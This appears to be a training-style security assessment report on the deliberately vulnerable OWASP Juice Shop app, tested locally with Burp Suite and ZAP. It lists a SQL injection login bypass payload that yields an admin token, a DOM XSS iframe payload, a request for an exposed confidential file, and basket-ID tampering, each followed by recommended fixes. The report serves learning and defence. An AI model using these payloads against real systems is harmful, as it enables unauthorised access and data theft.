Web Application Security Assessment Report

- OWASP Juice Shop -Vulnerability Assessment Report

Table of Contents

1. Executive Summary:

This report presents a security assessment of OWASP Juice Shop, where multiple web application vulnerabilities were identified using automated and manual testing techniques. The findings include SQL Injection, XSS, Broken Authentication, Broken Access Control, and Sensitive Data Exposure.All these issues are validated manually with burp suite and mapped to OWASP Top 10 2021 risks.

2. Scope & Methodology:

This security assessment was conducted on the OWASP Juice Shop application running in a local environment to identify common web application vulnerabilities. The scope of testing was limited to authentication mechanisms, access control, input validation, and sensitive data handling. A combination of automated scanning using OWASP ZAP and manual testing with Burp Suite was used to identify and validate vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), Broken Access Control, Broken Authentication, and Sensitive Data Exposure. All testing was performed ethically on a deliberately vulnerable application, and the findings were documented with impact analysis and CVSS severity ratings.

3. Risk Matrix:

Vulnerability	Likelihood	Impact	Risk Level
SQL Injection (Admin Login)	High	High	Critical
Sensitive Data Exposure	High	High	High
Broken Authentication (Password Reset)	Medium	High	High
Broken Access Control (View Basket)	Medium	Medium	Medium
DOM XSS	Medium	Medium	Medium

The risk levels were determined based on the likelihood of exploitation and potential impact of each vulnerability.

4.Vulnerability Findings:


4.1. Sensitive Data Exposure (Confidential Document):

Findings:

The application exposes confidential documents without proper access control, allowing attackers to access sensitive information.

CVSS Score:- 7.5 – HIGH

OWASP Category:- A02:2021 – Cryptographic Failures


Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: http://localhost:3000
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 4
Request headers 16
Response headers 15
Search
0 highlights
legal
0 highlights
Done
1,378 bytes | 1,021 millis
Event log (2) All issues
Memory: 139.1MB
Notes
localhost

Request:

```
GET /ftp/acquisitions.md HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; code-fixes-component-format=LineByLine
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
If-Modified-Since: Sat, 20 Dec 2025 17:18:03 GMT
If-None-Match: W/"be7-19b3cc4b583"
Priority: u=0, i
```

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Thu, 18 Dec 2025 15:44:31 GMT
ETag: W/"38d-19b32225b18"
Content-Type: text/markdown; charset=UTF-8
Content-Length: 909
Vary: Accept-Encoding
Date: Tue, 23 Dec 2025 10:11:45 GMT
Connection: keep-alive
Keep-Alive: timeout=5

# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat.
```


4.2. DOM XSS (iframe + alert):

Findings:

- JavaScript execution using iframe payload
- Alert box triggered

CVSS Score:- 6.1 – MEDIUM

OWASP Category:- A03:2021 – Injection



localhost:3000/#/search?q=<iframe src%3D"javascript:alert(`xss`)">


4.3. Admin Login Bypass (SQL Injection):

Findings:

This application is vulnerable to SQL Injection, This allows unauthorized access to the administrator account.

CVSS Score:- 9.8 – CRITICAL

OWASP Category:- A03:2021 – Injection



Request

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 57
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; code-fixes-component-format=LineByLine
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
    "email":"admin@gmail.com' or 1=1 --",
    "password":"admin"
}
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-XoYG6m67j19QwC+xdP3PUER5elw"
Vary: Accept-Encoding
Date: Tue, 23 Dec 2025 10:39:59 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "authentication":{
        "token":
        "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZ
        GF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGpldWNlLXNo
        Lm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCI
        sInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLC
        Jwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1b
        HRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0
        ZWRBdCI6IjIwMjUtMTItMjAgMTc6MTg6MDUuNTAyICswMDowMCIsInVwZGF0ZWRBdCI
        6IjIwMjUtMTItMjAgMTc6MTg6MDUuNTAyICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH
        0sImlhdCI6MTc2NjQ4NjM5OX0.sjX7dihgpdQQCbdVXQHppBEaxiywBS7yk1jbV1Hny
        Bi_C3SR75eg71EmRayBeXDazCLaO1NcHMTICzDGMQznusIjjJ7QwZjM903KGwTOgxrR
        Z8YM0IviikgOzKdEjhaSoiQSHNoWaErmCX0ZsX7SP-AXbOVm3kM_bOOckGFflhM",
        "bid":1,
        "umail":"admin@juice-sh.op"
    }
}
```


4.4. View Basket by Changing bid (Session Storage):

Findings:-

- Modified basket ID
- Accessed other users' data

CVSS Score:- 6.5 – MEDIUM

OWASP Category:- A01:2021 – Broken Access Control



You successfully solved a challenge: View Basket (View another user's shopping basket.)

Your Basket (test@gmail.com)

Apple Juice (1000ml) 2 1.99¤

Key	Value
bid	1
itemTotal	21.94

```
application depends on this cookie being available in such contexts, please add the "SameSite=None" attribute to it. To know more about the "SameSite" attribute, read https://developer.mozilla.org/docs/Web/HTTP/Headers/Set-Cookie/SameSite
```


4.5. Broken Authentication (Bjorn's Favorite Pet):

Findings:

- Password reset via weak security question

CVSS Score:- 8.1 – HIGH

OWASP Category:- A07:2021 – Identification and Authentication Failures



You successfully solved a challenge: View Basket (View another user's shopping basket.)

You successfully solved a challenge: Bjoern's Favorite Pet (Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with the original answer to his security question.)

Forgot Password

Your password was successfully changed.

Email*

Security Question*

New Password*

Password must be 5-40 characters long. 0/20

Repeat New Password* 0/20

Show password advice

5. Recommendations:

- Use proper input validation and parameterized queries to prevent SQL Injection and other injection attacks.
- Implement strong authentication and secure password recovery mechanisms, avoiding weak security questions.
- Enforce server-side access control checks and never trust client-side data for authorization decisions.
- Protect sensitive data using encryption and proper access restrictions, and avoid exposing confidential files publicly.
- Apply security controls like output encoding, Content Security Policy (CSP), and regular security testing to prevent XSS and similar client-side attacks.

6. Conclusion:-

In conclusion, the security assessment of the OWASP Juice Shop application revealed several critical and high-risk vulnerabilities, including SQL Injection, Cross-Site Scripting (XSS), Broken Authentication, Broken Access Control, and Sensitive Data Exposure. These vulnerabilities demonstrate how improper input validation, weak authentication mechanisms, and insufficient access control can significantly compromise application security. The assessment was conducted using both automated and manual testing techniques, and the identified issues were analyzed using CVSS scoring and OWASP Top 10 mapping. This exercise highlights the importance of secure coding practices, regular security testing, and proper implementation of security controls to reduce the risk of exploitation.